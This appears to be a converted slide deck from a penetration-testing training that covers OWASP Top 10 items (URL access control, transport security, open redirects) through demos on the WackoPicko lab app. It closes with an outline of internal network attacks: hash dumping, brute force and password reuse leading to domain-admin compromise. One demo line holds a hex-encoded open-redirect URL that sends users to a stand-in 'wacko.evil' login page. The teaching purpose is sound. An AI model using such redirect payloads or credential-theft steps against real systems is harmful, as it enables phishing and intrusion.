
## Typical Issues

- Ressource is only hidden / not displayed
  - Ressource is still present and accessible
- Authorizations are not checked sufficiently
- Login to administrative Sites is publicly available
  - <http://server/phpmyadmin/>
- Internal files are stored in the web folder
  - URL <http://server/picture?id=10> only accessible for authenticated users
  - Image is accessible at:  
<http://server/media/pictures/10.png>

## Possible Consequences

- Loss of confidential data
- Attacker has access to administrative Pages

# Failure to Restrict URL Access. Demo.



# Failure to Restrict URL Access. Demo 2.

The image shows a side-by-side comparison of a web browser and a security tool. On the left is a Chromium browser window displaying the homepage of WackoPicko.com. The page has a blue header with navigation links: Home, Upload, Recent, and Guestbook. The main content area says "Welcome to WackoPicko" and describes the site as a place to share pictures. At the bottom, there is a file upload form with a "Choose File" button, a text input for a filename, and a "Send File" button. The footer shows the date "6/22/2016" and the text "Pentests – more than just using the proper tools".

On the right is the Burp Suite Professional v1.4.12 interface. The "Burp Intruder Repeater Window About" dialog is open, showing various tool options like Intruder, Repeater, Sequencer, Decoder, Comparer, Options, Alerts, Target, Proxy, Spider, and Scanner. Below this, the "Filter:" section shows a list of targets, with "http://wacko" selected. The right-hand pane shows a table with columns for "Request" and "Response", and sub-columns for "Headers", "Hex", and "Raw". The "Raw" column is currently selected. At the bottom right, it indicates "0 matches".



# Top 9. Insufficient Transport Layer Protection.



## The site's security certificate is not trusted!

You attempted to reach **localhost**, but the server presented a certificate issued by an entity that is not trusted by your computer's operating system. This may mean that the server has generated its own security credentials, which Chromium cannot rely on for identity information, or an attacker may be trying to intercept your communications.

You should not proceed, **especially** if you have never seen this warning before for this site.

Proceed anyway

Back to safety

▶ [Help me understand](#)

1. Injection
2. Cross Site Scripting
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross Site Request Forgery
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
- 9. Insufficient Transport Layer Protection**
10. Unvalidated Redirects and Forwards

# Insufficient Transport Layer Protection. Basics.




## Typical Issues

- Use of weak algorithms
  - DES with 56 Bit
  - RSA with 512 Bit keylength
- Use of untrustworthy Certificates
  - Self-signed Certificates
- Passwords are transmitted in clear text
- Session-IDs are transmitted in clear text

## Possible Consequences

- Attacker may gain access to the system
- Attacker may use the stolen Session-ID to authenticate himself

# Insufficient Transport Layer Protection - Plaintext. Demo.



Precisely Right.

# Insufficient Transport Layer Protection. Certificates.




## Assumptions


- Connection is secured using SSL/TLS
- Certificate is self-signed or incorrectly configured

## Issue

- User is not aware, whether this is an attack



# Insufficient Transport Layer Protection - Certificates. Demo.



# Top 10. Unvalidated Redirects and Forwards.

## 302 HTTP/1.1 Moved

1. Injection
2. Cross Site Scripting
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross Site Request Forgery
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
- 10. Unvalidated Redirects and Forwards**

# Unvalidated Redirects and Forwards. Basics.




## Typical Issues

- A URL is reused in the http-redirect via a parameter
- A parameter URL is embedded into another URL without sufficient validation
- iFrame gets embedded using a user-defined URL
- Javascript uses a user-defined parameter for redirection

## Potential Consequences

- Attacker redirects user to a malicious site:
  - Possibility for Fishing

# Unvalidated Redirects and Forwards. Forwards - Demo.



```
root@bwe: /var/www/wacko
root@bwe: /var/www/wacko# https://wacko/users/login.php?next=%68%74%74%70%3a%2f%2f%77%61%63%6b%6f%2e%65%76%69%6c%2f%75%73%65%72%73%2f%6c%6f%67%69%6e%2e%70%68%70
```



# Agenda

## 1. Information Security @ TÜV Rheinland

## 2. Penetration testing

- Introduction
- Evaluation scheme
- Security Analyses of web applications
- Internal Security Analyses (optional)

# Internal Security Analyses (optional). Scope.



## Typical Scenarios:

- Internal network at a location.
- Analysis of location A to location B (separated by firewall).
- Analysis of certain servers, belonging to a specific Application/Category, i.e. Windows-Server, Monitoring-Infrastructure, TC-Infrastructure.

## Typical starting position:

- Connection to internal Network (Access-Switch)
- Internal IP-Addressrange / server systems known.
- Usually productive environment.
- With few target systems, the analysis might be incomplete and inexpressive

# Internal Penetrationstests. Approach.



## Typical Approach:

1. Compromise single servers (enumeration, weak passwords, exploits generally at outdated systems)
2. Gain passwords (Hashdump + Brute-Force / Rainbow-Tables)
3. Access to additional servers by reuse of passwords (especially from Builtin-Admins)
4. Identify a password of a common user of the domain
5. Enumeration of Domain-Admins in the Windows-Domain
6. Identify a password of a technical Domain-Admin-Account.


# Internal Penetrationstests. Approach.



